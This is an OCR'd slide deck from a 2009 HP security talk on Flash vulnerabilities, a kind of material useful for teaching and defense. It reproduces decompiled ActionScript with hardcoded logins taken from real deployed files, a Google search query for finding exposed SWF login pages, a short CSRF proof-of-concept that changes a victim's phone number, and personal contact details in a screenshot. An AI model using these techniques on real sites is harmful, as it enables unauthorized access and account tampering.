Blinded by Flash:
Widespread Security Risks Flash Developers Don’t See

Prajakta Jagdale| Hewlett-Packard | 2/19/09

Agenda

- Introduction
- Low hanging fruit
- Cross-domain Communication
- Cross-Site Scripting
- Data Injection
- Flash Malware
- Tools
- SWFScan
- Security Best Practices


INTRODUCTION

Flash and Actionscript

- Flash
  - Over a decade old
  - Ten versions so far
  - Changes in security model
- Actionscript
  - Flash language
  - Three versions
  - AS 2.0 & AS 3.0 Differences

INFORMATION DISCLOSURE


Picture Perfect



Client-Side Authentication

Behind the scenes

```
on (release, releaseOutside, keyPress '<Enter>') {
    if (User eq 'ccfsa' and Password eq 'secure') {
        gotoAndPlay('user1');
        } else {
        if (user eq 'user2' and password eq 'pass2') {
            gotoAndPlay('user2');
            } else {
            if (user eq 'user3' and password eq 'pass3') {
                gotoAndPlay('user3');
                } else {
                if (user eq 'user4' and password eq 'pass4') {
                    gotoAndPlay(80);
                    } else {
                    if (user eq 'user5' and password eq 'pass5') {
                        gotoAndPlay(70);
                        } else { …
```



Out of approx. 150 Google results for the query
filetype:swf inurl:login OR inurl:secure OR inurl:admin
23 swf applications revealed login credentials.

Who needs credentials


```
if (password eq '783-1') {
        getURL('http://www[redacted]com/client_pages/Stevensons/783.html', '');
      } else {
        if (password eq '771-2 Update') {
          getURL('http://www[redacted]com/client_pages/Titanic_Quarter/771.html', '');
        } else {
          if (password eq '7990') {
            getURL('http://www[redacted]om/client_pages/Titanic_Quarter/799.html', '');
          } else {
            if (password eq '7872') {
              getURL('http://ww[redacted]com/client_pages/Innovate_Lifting_Systems/787
    .html', '');
            } else {
              if (password eq '8032') {
              getURL('http://ww[redacted]com/client_pages/Platform_Lifting_Solutions/803
    .html', '');
```

CROSS-DOMAIN COMMUNICATION

Security Model

- **Sandboxing model**
  - Sandboxes: logical security groupings that Flash Player uses to contain resources
  - Resources in the same security sandbox (local or network) can always access each other .
  - Resources in a remote sandbox can never access local resources
  - Exact domain match. Each of the following resides in a separate sandbox


    http://a.com
    http://www.a.com
    http://www.a.b.com
    https://www.a.com



Sandbox Model


Cross-domain communication

- Cross-domain policy files
  - Types of policy files
    - Meta policy files
    - Master policy file
    - Socket policy files
  - Purpose of a policy file
  - Abusing policy file usage



crossdomain.xml


CROSS-SITE REQUEST FORGERY


@n0nym0us's Channel at [redacted] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.[redacted]com/account/my_settings/
Google
@n0nym0us's Channel at [redacted]
http://www.[redacted].m/crossdomain.xml
Confirm E-mail
prajakta_jagdale@yahoo.con
Street Address
1033 Tumlin street
City
atlanta
Make city
State / Province
Georgia
Make sta public
Country or Region
United States
Make cou
Zip / Postal Code
30318
Daytime Phone
4006617388
Cellular Phone
Cancel
Done

```
private function load():void{
var request:URLRequest=new
URLRequest("http://www[redacted]e.com/index.php?[redacted]geT");
        request.method = URLRequestMethod.POST;
        var variables:URLVariables = new URLVariables("phoneNumberWork=7703437070 ");
        request.data = variables;
        try {
            navigateToURL(request, "_self");
